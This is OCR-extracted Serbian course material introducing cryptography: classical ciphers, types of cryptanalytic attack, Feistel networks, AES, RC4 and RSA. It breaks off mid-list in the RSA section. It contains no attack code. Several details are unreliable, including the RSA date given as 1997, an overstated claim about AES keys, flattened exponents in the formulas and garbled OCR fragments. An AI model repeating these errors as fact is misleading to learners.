Vigenere šifra *je najjednostavnija polialfabetska zamena. Za šifrovanje se koristi Vižnerova kvadrat. Vižnerov kvadrat se sastoji od alfabeta napisanog 26 puta u novom redu, svaki red je rotiran ulevo u odnosu na prethodni. Kvadrat odgovara svim mogućim kombinacijama (26) Cezarove šifre. Svaka monoalfabetska zamena je označena jednim slovom ključa. Ukoliko je otvoren tekst duži od ključa, ključ se ponavlja onoliko puta koliko je potrebno da odgovara dužini otvorenog teksta.*

Na primer:

Ključ: tajnikljuctajnikljuc

Otvoreni tekst: primerzapolialfabets

Šifrovani tekst: IRRZMBKJJQELJYNKMNNU

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

KRIPTOANALIZA, KRIPTOGRAFIJA I KRIPTOGRAFSKI ALGORITAM

Kriptografski algoritam ili šifra je matematička funkcija koja se koristi za šifrovanje i dešifrovanje.

Kriptoanaliza *je nauka koja se bavi dešifrovanjem – razbijanjem šifri (tj., na primer, otkrivanjem sadržaja otvorenog teksta na osnovu šifrata, a bez poznavanja ključa) i izučavanjem kriptografskih metoda protivnika. Različite tehnike kriptoanalize nazivaju se ''napadi''.*

Kriptografija *(κρυπτός, kryptís - skriven + γράφω, grIrishfo – pisati) je nauka koja se bavi metodama očuvanja tajnosti poruka. Kada se lične, finansijske, vojne ili informacije državne bezbednosti prenose sa mesta na mesto, one mogu biti prisluškivane ili promenjene. Ovakvi problemi se mogu izbeći kriptovanjem (šifrovanjem) informacija koje ih čini nedostupnim neželjenoj strani.*

Kriptografski algoritam *ili šifra (engl.* chiper*) je matematička funkcija koja se koristi za šifrovanje i dešifrovanje (to su dve srodne funkcije: jedna za šifrovanje, a druga za dešifrovanje). Argumenti funkcija su ključ i otvoreni tekst, odnosno ključ i šifrat. Skup svih mogućih vrednosti ključeva naziva se* ***prostor ključeva****.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

KRIPTOSISTEM

Kriptosistem predstavlja algoritam sa svim mogućim otvorenim tekstovima, šifratima i ključevima.

Kriptografski sistem *je sistem koji se koristi za podršku bezbednosnog pohranjivanja i prenosa podataka uz pomoć šifrovanja i dešifrovanja samih podataka, kao i sistemskih podataka neophodnih za realizaciju bezbednosnog sistema. Uz pomoć komponenata bezbednosnog sistema koje mogu biti hardverske ili softverske, obezbeđuju se sledeće usluge:*

- ***Provera identiteta (engl.***autentification***) -*** *Korisnici koji počinju komunikaciju treba prvo da se pouzdano predstave jedan drugome.*
- ***Obezbeđenje Integriteta ili celovitost informacija koje se šifruju (engl.*** data integrity***) -*** *Prisluškivač ne sme biti u mogućnosti da modifikuje, uklanja ili zameni originalne podatke.*
- ***Obezbeđenje Poverljivosti (engl.*** confidentiality***) -*** *informacioni sadržaj zaštićenih podataka bi trebalo da bude dostupan samo ovlašćenim korisnicima, odnosno samo onim koji poseduju odgovarajući bezbednosni ključ.*

- ***Onemogućavanje poricanja porekla podataka (engl.*** non-repudiation***) -*** *Uz pomoć relevantnih kriptografskih metoda i tehnika, moguće je garantovati vezu između primljene poruke i njenog autora, t.j., pošiljaoca.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

ELEMENTI KRIPTOSISTEMA

Kriptosistem se definiše kao uređena petorka (P, C, K, E, D).

Kriptosistem se definiše kao uređena petorka (P, C, K, E, D), gde je:
• P – skup poruka
• C – skup šifrata
• K – skup ključeva
• E(P, K) C – funkcija šifrovanja
• D(C,K) P – funkcija dešifrovanja

Algoritmi za šifrovanje se dele na simetrične (isti ključ se koristi i za šifrovanje i za dešifrovanje podataka) i algoritme sa javnim ključem (podaci se šifruju javnim ključem a dešifruju privatnim).

Simetrični algoritmi su brzi pa se mogu koristiti za šifrovanje većih datoteka ili implementaciju u kripto sisteme datoteka. Najpoznatiji simetrični kriptoalgoritmi su DES (Data Encryption Standard), AES (Advanced Encryption Standard), IDEA (International Data Encryption Algorithm), Blowfish, Twofish i drugi.

Asimetrični algoritmi su sporiji i primenjuju se za digitalno potpisivanje i šifrovanje ključeva simetričnih algoritama kojima su šifrovane datoteke. Najpoznatiji algoritmi sa javnim ključem su RSA i ElGamal.

Javni ključ je poznat onim osobama s kojima korisnik želi da komunicira, dok je privatni, tj. tajni ključ poznat samo korisniku koji je ovlašćen da dešifruje poruke. Privatni i javni ključ su matematički povezani, ali se privatni ključ ne može odrediti na osnovu javnog ključa.

VRSTE KRIPTOGRAFSKIH SISTEMA

Klasifikacije kriptografskih sistema prema različitim parametrima.

Kriptosistemi se najčešće klasifikuju prema sledeća tri kriterijuma:

Broj ključeva koji se koristi

Osnovna podela je na simetrične kriptosisteme i kriptosisteme sa javnim ključem ili asimetrične kriptosisteme*. Kod simetričnih ili konvencionalnih kriptosistema koristi se isti ključ i za šifrovanje i za dešifrovanje zato se oni zovu i ''kriptosistemi sa tajnim ključem ili jednim ključem''. Kod ''kriptosistema sa javnim ključem'' koriste se dva ključa — javni i privatni.*

Tip operacija koje se koriste pri šifovanju

Imamo podelu na supstitucione šifre u kojima se svaki element otvorenog teksta (bit, slovo, grupa bitova ili slova) preslikava u neki drugi element, i transpozicijske šifre u kojima se elementi otvorenog teksta permutuju.

Način na koji se obrađuje otvoreni tekst

Prvu grupu predstavljaju šifre toka (engl. stream cipher*) kod kojih se elementi otvorenog teksta obrađuju jedan po jedan koristeći pritom niz ključeva (engl.*keystream*) koji se paralelno generišu. Drugu grupu predstavljaju blokovske šifre (engl.* block cipher*), kod kojih se obrađuje jedan po jedan blok elemenata otvorenog teksta koristeći jedan te isti ključ. U savremenim kompjuterskim algoritmima, tipična veličina bloka je 64 bita – dovoljno velika da spreči analizu, i dovoljno mala da bude obradiva.*

Poglavlje 2

Kriptoanaliza

TAJNOST ZASNOVANA NA KLJUČU

Osnovna pretpostavka kriptoanalize jeste da tajnost mora biti zasnovana na ključu.

Osnovna pretpostavka kriptografije je da su kriptoanalitičaru poznate metode šifrovanja i dešifrovanja. Kao što je već rečeno, kriptoanaliza je nauka koja bez ključa određuje otvoren tekst na osnovu šifrata. Pokušaj kriptoanalize u cilju otkrivanja algoritma šifre, ključa ili otvorenog teksta naziva se ''napad'' (engl. attack). Otkrivanje ključa nekriptoanalitičkim metodama naziva se ''kompromitovanje''.

Osnovna pretpostavka kriptoanalize, koju je prvi objavio Holanđanin August Kerckhoffs (1835-1903), autora knjige "La Cryptographie militaire" (Vojna kriptografija), jeste da tajnost mora biti zasnovana na ključu. Kerckhoffs-ov je pretpostavio da kriptoanalitičar zna sve pojedinosti kritografskog algoritma. Mada kriptoanalitičari nemaju uvek detaljne informacije, dobro je pretpostaviti da imaju. Ukoliko drugi ne mogu da ''provale'' algoritam i kad znaju kako on radi, onda sigurno to neće moći ako ne znaju.

ČETIRI OSNOVNA TIPA KRIPTOANALITIČKIH NAPADA

Četiri osnovna tipa kriptoanalitičkih napada.

Razlikujemo četiri osnovna tipa kriptoanalitičkih napada:

*1. **Napad „samo šifrat" (engl.** ciphertext-only attack**) -**Kriptoanalitičar ima šifrat nekoliko poruka šifrovanih istim algoritmom. Njegov zadatak je da otkrije otvoreni tekst od što više poruka, ili u najboljem slučaju, otkrije ključ kojim su poruke šifrovane.*

*2. **Napad „poznat otvoreni tekst" (engl.**known-plaintext attack**) -** Kriptoanalitičar ima šifrat nekoliko poruka i njima odgovarajući otvoreni tekst. Njegov zadatak je da izračuna ključ (ili ključeve) korišćen za šifrovanje ili algoritam za dešifriranje poruka šifrovanih tim ključem.*

*3. **Napad „odabran otvoreni tekst" (engl.** chosen-plaintext attack**) -** Kriptoanalitičar ima šifrat nekoliko poruka, njima odgovarajući otvoreni tekst i otvoren tekst koji će biti šifrovan. Ovaj napad je jači od prethodnoga jer kriptoanalitičar može da odabere specifične blokove otvorenog teksta za šifrovanje, i tako dođe do više informacija o ključu. Njegov zadatak je da izračuna ključ (ili ključeve) korišćen za šifrovanje ili algoritam za dešifrovanje poruka šifrovanih tim ključem.*

*4. **Napad „prilagodljiv odabrani otvoreni tekst" (engl.** adaptive-chosen-plaintext attack**) -** Ovo je poseban slučaj napada „odabran otvoren tekst". Kriptoanalitičar može da odabere šifrovan otvoren tekst i da modifikuje ono što je odabrao na osnovu rezultata prethodnih šifrovanja.*

JOŠ TIPOVA KRIPTOANALITIČKIH NAPADA

Pored četiri osnovna tipa postoje još tipova kriptoanalitičkih napada.

Pored četiri osnovna tipa postoje još tipova kriptoanalitičkih napada. Ovde će biti navedena još tri.

*1. **Napad „odabrani šifrat" (engl.** chosen-chipertext attack**)***

Kriptoanalitičar može da odabere šifrat i ima pristup dešifrovanom otvorenom tekstu. Njegov posao je da izračuna ključ. Ovaj napad je primenljiv na algoritme sa javnim ključem.

*2. **Napad „odabrani ključ" (**engl. chosen-key attack**)***

Kriptoanalitičar prilikom ovog napada ne može da bira ključ već treba da zna nešto o odnosu između različitih ključeva. Ovaj napad je nejasan i nije naročito praktičan.

*3. **Napad pretnjom, krađom ili ucenom (engl.** rubber-hose criptoanalysis**)***

Kriptoanalitičar preti, ucenjuje nekoga dok ne dobije ključ. Podmićivanje se nekad naziva i napad tipa „kupovina ključa". Ovo su veoma opasni napadi i često najbolji način za razbijanje algoritma.

Najbolji algoritmi su oni objavljeni. I pored toga što su ih godinama napadali najbolji svetski kriptografi, oni još nisu ''provaljeni''.

SIGURNOST ALGORITAMA

Kriptografski sistem je siguran ako cena kriptoanalize premašuje vrednost šifrovanih informacija.

Različiti algoritmi pružaju različite nivoe sigurnosti, u zavisnosti od toga koliko ih je teško provaliti. Kriptografski sistem je siguran ako cena kriptoanalize premašuje vrednost šifrovanih informacija, ili ako vreme neophodno za kriptoanalizu premašuje period u kojem su šifrovane informacije korisne. Efikasnost kriptografskog sistema u sprečavanju neovlašćenog dešifrovanja naziva se snaga : jak kriptografski sistem je teško provaliti.

Kriptografski sistem je siguran ako cena kriptoanalize premašuje vrednost šifrovanih informacija, ili ako vreme neophodno za kriptoanalizu premašuje period u kojem su informacije korisne.

Samo je jednokratna beležnica (engl. one-time pad*) „neprovaljiva" i uz beskonačne resurse. Svi drugi kriptosistemi su provaljivi napadom „samo šifrat", jednostavnim isprobavanjem svih mogućih ključeva i proverom da li otvoreni tekst ima smisla.*

Ovaj napad se naziva napad grubom silom (engl.brute-force attack). Algoritam se smatra računski sigurnim (engl. computationally secure) ako ne može da se provali raspoloživim sredstvima. Mnogi kriptoanalitički napadi su savršeni za paralelno povezane mašine. Za kriptosisteme se može reći da su nepraktični za provaljivanje kada se uzme u obzir i razvoj kompjuterske tehnologije u budućnosti.

Poglavlje 3

Klasicna kriptografija

SUPSTITUCIJA

Klasične kriptografske tehnike se zasnivaju na supstituciji i transpoziciji.

Supstitucija *je zamena elemenata originalne poruke (pojedinačnih znakova ili grupa znakova konstante dužine) drugim elementima ili rezultatom funkcije ulaznih elemenata i ključa. Šifrovanje supstitucijom obuhvata sledeće algoritme:*

- ***monoalfabetska zamena*** *(*Caesar*) svaki znak poruke preslikava u tačno jedan znak šifrovanog teksta;*
- ***polialfabetska zamena*** *(*Vigenere*) koristi skup monoalfabetskih zamena i ključ kojim se vrši izbor zamene;*
- ***poligramska zamena*** *(*Playfair, Hill*) preslikava niz od više znakova.*

Caesar šifra *je najjednostavnija monoalfabetska zamena: svako slovo poruke zamenjuje se u šifrovanom tekstu trećim znakom udesno.*

Na primer:

Otvoreni tekst: monoalfabetska supstitucija

Šifrovani tekst: PRQRDOIDEHWVND VXSVWLWXFLMD

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PLAYFAIR

Playfair poligramska zamena: parovi slova se šifruju tako da rezultat zavisi i od jednog i od drugog slova, tj. ovo je bigramska šifra.

Playfair *poligramska zamena: parovi slova se šifruju tako da rezultat zavisi i od jednog i od drugog slova, tj. ovo je bigramska šifra. Algoritam za šifriranje se bazira na matrici slova 5×5. Matrica se formira upisivanjem ključne reči sa desna u levo (bez ponavljanja slova) i popunjavanjem preostalih mesta matrice preostalim slovima alfabeta. Budući da je u matrici 25 slova dogovor je da se u matricu upisuje slovo I ili J. Osnovni tekst se deli na blokove od po dva slova: blok se ne sme sastojati od dva jednaka slova, a dužina teksta mora biti parna. I jedno i drugo se postiže umetanjem slova po dogovoru, npr. z.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

TRANSPOZICIJA

Primer korišćenja transpozicije

Transpozicija *je zamena međusobnog položaja elemenata otvorenog teksta, tj. otvoreni tekst se ne menja; menja se samo međusobni položaj elemenata otvorenog teksta.*

Na Slici 1 se može videti primer korišćenja transpozicije.

Ključ:	5	1	7	3	6	4	2
Otvoreni tekst:	p	r	i	m	e	r	z
	a	t	r	a	n	s	p
	o	z	i	c	i	j	u
Šifrat:	RTZZPUMACRSJPAOENIIRI						

Slika 3.1 -Primer transpozicije [Izvor: Autor]

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Poglavlje 4


Simetricni kriptografski sistemi

SIMETRIČNI ALGORITAM

Savremena kriptografija koristi kombinaciju klasičnih kriptografskih tehnika (transpozicije i supstitucije), ali su algoritmi složeni i zahtevaju računare za implementaciju.

Simetrični algoritam *koristi isti ključ i za šifrovanje, i za dešifrovanje kao što se može videti na slici 1. Bitan faktor je brzina – simetrični algoritmi su veoma brzi. Potrebno je da se pošiljalac i primalac dogovore oko upotrebe ključa pre nego što otpočnu sa bezbednom komunikacijom. Sigurnost simetričnog algoritma počiva na tajnosti ključa. Otkrivanje ključa znači da svako može da šifruje i dešifruje poruke. Pored svih prednosti koje ima na polju sigurnosti i brzine algoritma, postoji i jedan veliki nedostatak. Kako preneti tajni ključ? Problem je u tome, što ako se tajni ključ presretne, poruka se može pročitati. Zato se ovaj tip šifrovanja najčešće koristi prilikom zaštite podataka koje ne delimo sa drugima (šifru znate samo vi, i nju nije potrebno slati drugome).*

.



Slika 4.1 -Šifrovanje i dešifrovanje pomoću istog ključa [Izvor: Autor]

BLOKOVSKI ALGORITMI

Blokovskim algoritmima ili blokovskim šiframa nazivaju se oni algoritmi kod kojih se originalna poruka šifruje po grupama (blokovima).

Blokovskim algoritmima *ili blokovskim šiframa nazivaju se oni algoritmi kod kojih se originalna poruka šifruje po grupama (blokovima) i dobija se blok šifrata iste dužine. Najvažniji simetrični algoritmi, svi su blokovske šifre, jesu: Data Encryption Standard (DES), trostruki DES, i Advanced Encryption Standard (AES); prikazani na Slici 2. Najčešće korišćeni simetrični algoritmi za šifrovanje su blokovski algoritmi.*

	DES	Trostruki DES	AES
Dužina bloka otvorenog teksta (bit)	64	64	128
Dužina bloka šifrata (bit)	64	64	128
Dužina ključa (bit)	56	112 ili 168	128, 192, 256

Slika 4.2 -Najvažniji simetrični algoritmi za šifrovanje [Izvor: Autor]

FIESTEL BLOK ALGORITAM

Fiestel blok algoritam kombinuje naizmenično supstituciju i permutaciju blokova.

Fiestel blok algoritam kombinuje naizmenično supstituciju i permutaciju blokova. Ulaz u algoritam su blokovi dužine 2w bita i ključ K. Otvoreni tekst se deli na dve polovine L_0 i R_0. Obe polovine podataka prolaze kroz n koraka, tzv. ***rundi,*** *pa se onda kombinuju i formiraju blok šifrata. Svaka runda i ima ulaz L_{i-1} i R_{i-1}, određen na osnovu izlaza iz prethodne runde, kao i pod-ključ (subkey) K_i, izvedene iz ključa K. Uopšteno, pod-ključevi K_i se razlikuju od K i međusobno.*

Sve runde imaju istu strukturu. Supstitucija je izvršena na levoj polovini podataka. Na desnu polovinu podataka se primeni funkcija F (engl. roundfunction), a zatim se primeni operacija ekskluzivno OR na izlaz iz funkcije i levu polovinu podataka. Funkcija ima istu strukturu za svaku rundu, ali je parametrizovana sa potključem runde K_i. Posle n supstitucija izvršava se permutacija obe polovine podataka.

Proces dešifrovanja Fajstel šifre je u suštini isti kao i postupak šifrovanja. Pravila su sledeća: Koristiti šifrat kao ulaz u algoritam, ali se koriste pod-ključevi K_i u obrnutom redosledu. To jest, u prvoj rundi se koristiti K_n, u drugoj K_{n-1}, i tako dalje. U poslednjij rundi koristi se K_1. Ovo je veoma korisna karakteristika, jer to znači da ne treba implementirati dva različita algoritma za šifrovanje, odnosno za dešifrovanje

Poglavlje 5

AES, RC4 i RSA algoritmi

RAZLIKA IZMEDJU SIMETRICNIH I ASIMETRICNIH ALGORITAMA

Simetrični algoritam koristi isti ključ i za šifrovanje, i za dešifrovanje dok asimetrična koristi dva ključa – javni (engl. public) i privati ili tajni (engl. private).

Simetrični algoritam koristi isti ključ i za šifrovanje, i za dešifrovanje. Bitan faktor je brzina – simetrični algoritmi su veoma brzi. Potrebno je da se pošiljalac i primalac dogovore oko upotrebe ključa pre nego što otpočnu sa bezbednom komunikacijom. Sigurnost simetričnog algoritma počiva na tajnosti ključa. Otkrivanje ključa znači da svako može da šifruje i dešifruje poruke. Pored svih prednosti koje ima na polju sigurnosti i brzine algoritma, postoji i jedan veliki nedostatak. Kako preneti tajni ključ? Problem je u tome, što ako se tajni ključ presretne, poruka se može pročitati. Zato se ovaj tip šifrovanja najčešće koristi prilikom zaštite podataka koje ne delimo sa drugima (šifru znate samo vi, i nju nije potrebno slati drugome). AES i DES su najpoznatiji i najviše korišćeni simetrični algoritmi za šifrovanje. Međutim, koriste se brojni drugi simetrični algoritmi za šifrovanje.

Za razliku od simetrične kriptografije, asimetrična koristi dva ključa – javni (engl. public) i privati ili tajni (engl. private). Javni ključ koristi pošiljalac za šifrovanje poruke, dok privatni ključ koristi primalac da bi dešifrovao poruku. Prednost ovog načina šifrovanja je u tome što ne mora da se brine o načinu prenosa ključa. Koncept kriptografskih sistema sa javnim ključem se razvio iz potrebe da se reše dva problema simetričnih kriptografskih sistema: distribucija ključeva i digitalni potpisi. Tipičan primer ovakvog algoritma jeste RSA.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

5.1 AES algoritam

AES (ENGL. ADVANCED ENCRYPTION STANDARD) ALGORITAM

AES je zvaničan standard od 2001. godine, zasniva se na algoritmu Rijndael.

AES algoritam može da koristiti promenljivu dužinu ključa (128, 192 ili 256 bitova), kao i promenljivu dužinu bloka (128, 192 ili 256 bitova) nezavisno od dužine ključa. Parametri AES algoritma koji zavise od dužine ključa prikazani na Slici 1. Najčešće implementirana dužina ključa je 128 bitova. AES standard postoji u dve varijante: 128-bitni blok sa 128-bitnim ključem i 128-bitni blok sa 256-bitnim ključem. Ostale prednosti ovog algoritma su simetrična i paralelna struktura, kao i pogodnost za realizaciju na modernim procesorima, specijalizovanom hardveru ili u pametnim karticama (koje karakteriše mala memorija).

Dužina ključa (words/bytes/bits)	4/16/128	6/24/192	8/32/256
Dužina bloka otvorenog teksta (words/bytes/bits)	4/16/128	4/16/128	4/16/128
Broj rundi	10	12	14
Dužina ključa runde (words/bytes/bits)	4/16/128	4/16/128	4/16/128
Proširena dužina ključa (words/bytes)	44/176	52/208	60/240

Slika 5.1.1 -AES parametri [Izvor: Autor]

STRUKTURA ALGORITMA AES

Ulaz u algoritam šifrovanja i dešifrovanja je 128-bitni blok.

Ulaz u algoritam šifrovanja i dešifrovanja je 128-bitni blok. Blok 128 bitova=16 bajtova se pirkazuje kao matrica bajtova (matrica 4x4) koja se naziva faza (engl. state). Ulazni blok se kopira u matricu faze, koja se menja u svakoj fazi šifrovanja ili dešifrovanja. Nakon završne faze, stanje se kopira u izlaznu matricu. Takođe, 128-bitni ključ se prikazuje kao kvadratna matrica u bajtovima.

Ključ se proširuje u matrice šablona ključa - reči (engl. array of key schedule); svaka reč je četiri bajta i ukupan broj šablona ključa je 44 reči za 128-bitni ključ. Imajte na umu da je red bajtova u matrici po kolonama. Tako, na primer, prva četiri bajta od 128-bitova otvorenog teksta u algoritmu šifrovanja zauzimaju prvu kolonu u matrici, a druga četiri bajta će zauzimati drugi kolonu, i tako dalje. Isto tako, prva četiri bajta proširenog ključa, koja čine reč, zauzimaju prvu kolonu u matrici.

Vrlo je važno napomenuti da je pojava slabih ključeva kod ovog algoritma nemoguća, pošto algoritmi šifrovanja i dešifrovanja koriste različite komponente. Takođe, AES je otporan na linearnu i diferencijalnu kriptoanalizu, kao i na druge publikovane napade na blok šifre.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

KARAKTERISTIKE AES STRUKTURE

Karakteristike AES strukture.

Karakteristike AES strukture su:

- *Nije Feistel struktura. U klasičnoj Feistel strukturi, polovina bloka podataka se koristi za izmenu druge polovine bloka podataka, a onda se polovine zamene.*


- *Ključ je proširen u niz od četrdeset četiri 32-bitne reči, w[i]. Četiri različite reči (128 bitova) služe kao ključ runde.*
- *Koriste se četiri različite faze, jedna permutacija i tri supstitucije:*
- *Supstitucija bajtova (substitute bytes): koristi se S-kutija za bajt-po-bajt supstituciju bloka*
- *Pomeranje reda (ShiftRows): Jednostavna permutacija*
- *Zamena kolona (MixColumns): Za supstituciju se koristi aritmetika nad poljem GF (28)*
- *Dodavanje ključa runde (AddRoundKey): XOR trenutnog bloka sa delom proširenog ključ*

5.2 RC4 algoritam toka

STRUKTURA ŠIFRE TOKA

Izlaz iz generatora naziva se ''ključ toka'' (engl. keystream).

Šema algoritma šifre toka prikazana je na Slici 1. U toj strukturi ključ je ulaz u generator pseudoslučajnih bitova koji generiše potok 8-bitnih brojeva koji su pseudo slučajni. Izlaz iz generatora naziva se ''ključ toka'' (engl. keystream) koji se kombinuje – jedan bajt ključa sa jednim bajtom otvorenog teksta pomoću operacije ekskluzivno ILI (eXclusive OR, XOR).



Slika 5.2.1 Opšta šema algoritma protočnog šifrovanja [Izvor: Autor]

GENERATOR PSEUDO-SLUČAJNIH BROJEVA

Najviše korišćeni generatori pseudoslučajnih brojeva koriste metod linearne kongruencije.

Generator pseudo-slučajnih brojeva. *Kriptografske aplikacije najčešće koriste algoritamske tehnika za generisanje slučajnog broja. Ovi algoritmi su deterministički, i stoga proizvode sekvence brojeva koji nisu statistički slučajni. Međutim, ako je algoritam dobar, nastale sekvence će proći mnogo testova slučajnosti (engl. randomness).*

Takvi brojevi se nazivaju pseudoslučajni brojevi. Tačan generator slučajnih brojeva (engl. True Random Number Generator - TRNG) koristi nedeterministički izvor za izradu slučajnog broja. Najviše korišćeni generatori pseudoslučajnih brojeva koriste metod linearne kongruencije. Moguće je koristiti i neke kriptografske algoritme, kao generatore slučajnih brojeva.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

RC4

Algoritam koristi slučajne permutacije.

RC4 je algoritam šifre toka koji je kreirao 1987. godine Ron Rivest za RSA Security. RC4 je zaštićen patentom od strane RSA Security, ali je algoritam anonimno objavljen na internetu u septembru 1994. To je šifra toka sa promenljivom dužinom ključa sa bajt-orijentisanim operacijama. Algoritam koristi slučajne permutacije.


RC4 algoritam je izuzetno jednostavan. Koristi se promenljiva dužine ključa od 1 do 256 bajtova (od 8 do 2048 bitova za inicijalizaciju 256-bita vektora stanja S, sa elementima S[0], S[1], ..., S[255]). U svakom trenutku, S sadrži permutacije svih 8-bitnih brojeva od 0 do 255. Privremeni vektor T se kreira iz ključa K. Sledeće, T se koristi za izradu početnih permutacija S. Za šifrovanje i dešifrovanje, jedan bajt k je je generisan iz S selektovanjem jednog od 255 zapisa na sistematičan način. Nakon svakog generisanja k, vektor S se permutuje..., k se onda XOR-uje sa sledećim bajtom otvorenog teksta / šifrata.

Kriptoanaliza pokazuje da perioda šifrovanja prevazilazi 10^{100}. Po jednom izlaznom bajtu neophodno je 8-16 mašinskih operacija, tako da veoma brzo radi u softverskoj implementaciji. RC4 algoritam koristi SSL/TLS (engl. Secure Sockets Layer / Transport Layer Security) standardima koji su definisani za komunikaciju između web-pretraživača i servera. Takođe, koristi se u WEP protokolu i novijim WiFi WPA protokolu koji su deo IEEE 802.11 bežičnog LAN standarda.

MESTO ŠIFROVANJA

Postoje dve osnovne alternative: šifrovanje veze i šifrovanje s kraja na kraj.

Najmoćniji i najčešći pristup zaštite protiv pretnje za bezbednost mreže je šifrovanje . Pri korišćenju šifrovanja, moramo da odlučimo šta će se šifrovati i gde će oprema za šifrovanje biti smeštena. Postoje dve osnovne alternative: šifrovanje veze i šifrovanje s kraja na kraj (engl. end-to-end), kako je prikazano na Slici 2.



Slika 5.2.2 -Lokacija šifrovanja [Izvor: Autor]

ŠIFROVANJE VEZE

Sav saobraćaj preko komunikacione veze je siguran iako to zahteva mnogo uređaja za šifrovanje u velikim mrežama.

Sa šifrovanje veze, svaki ugroženi komunikacioni link je opremljen na oba kraja uređajem za šifrovanje. Dakle, sav saobraćaj preko komunikacione veze je siguran. Iako to zahteva mnogo uređaja za šifrovanje u velikim mrežama, ona pruža visok stepen bezbednosti. Jedan nedostatak ovog pristupa je da poruka mora biti dešifrovana kad ulazi u okvir prekidača (engl. frame switch); to je neophodno jer prekidač mora pročitati adresu (identifikator veze) u okviru zaglavlja. Dakle, poruka je ranjiva na svakom prekidaču. Ako je to javna relejna mreža, korisnik nema kontrolu bezbednosti čvorova.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

END-TO-END ŠIFROVANJE

Ovakav pristup obezbeđuje siguran prenos protiv napada na mrežne linkove ili prekidače.

Sa end-to-end šifrovanjem, postupak šifrovanja se sprovodi na oba kraja sistema. Izvor host ili terminal šifruje podatke. Podaci u šifrovanom obliku, tada se nepromenjeni prenose preko mreže na odredište, terminal ili host. Odredište deli ključ sa izvorom, i tako je u mogućnosti da dešifruje podatke. Čini se da ovakav pristup obezbeđuje siguran prenos protiv napada na mrežne linkove ili prekidače. Postoje, međutim, i dalje slabe tačke, budući da host može da šifruje samo deo korisničkih podataka; deo okvira mora da ostavi u zaglavlju. Ako se kompletan saobraćaj između korisnika šifruje, analiza mrežnog saobraćaja može dati korisne informacije za napadače. Da bi se postigla veća sigurnost, potrebni su oba, link i end-to-end šifrovanje.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

5.3 RSA algoritam

RSA ALGORITAM - UVOD

RSA algoritam je najčešće korišćen algoritam za šifrovanje javnim ključem.

Prvi algoritam sa javnim ključem razvili su 1997. godine Ron Rivest, Adi Shamir, i Len Adleman na MIT univerzitetu. Od tog vremena RSA algoritam je najčešće korišćen algoritam za šifrovanje javnim ključem. Koristi se za digitalne potpise, Secure Socket Layer (SSL), i u drugim brojnim okruženjima. RSA je blok algoritam u kojem su i otvoreni tekst, i šifrat celi brojevi u intervalu između 0 i n-1, za bilo koje n. Tipična veličina n je 1024 bita, ili 309 decimalnih mesta.

Za blok otvorenog teksta M blok šifrata C se izračunava kao:

C = Me mod n

Dešifrovanje se vrši na sledeći način.

M = Cd mod n = (Me)d mod n = Med mod n

USLOVI KOJE MORA ISPUNJAVATI KRIPTOGRAFSKI SISTEM

Uslovi koje mora ispunjavati kriptografski sistem sa javnim ključem.

Svaki blok otvorenog teksta ima binarnu vrednost manju od n, tj. veličina bloka je manja ili jednaka $\log_2(n)$*. U praksi je veličina bloka i bita, gde je* $2^i < n <\leq 2^{i+1}$ *. Kriptografski sistem sa javnim ključem PK=(e,n) i privatnim ključem PR=(d,n), mora ispunjavati sledeće uslove:*

- *moguće je pronaći vrednosti e, d, n tako da je* M^{ed} *(modn)=M za svako M<n;*
- *relativno je jednostavno izračunati* M^d *(modn)i* C^d *za sve vrednosti M<n;*
- *nemoguće je izračunati d za dato e i n.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

OSNOVNI KORACI RADA SISTEMA

Korisnik A koji šalje poruku i korisnik B moraju znati vrednost n i e; samo korisnik B poznaje vrednost d.

Osnovni koraci rada sistema su:

1. *korisnik A koji šalje poruku i korisnik B moraju znati vrednost n i e;*
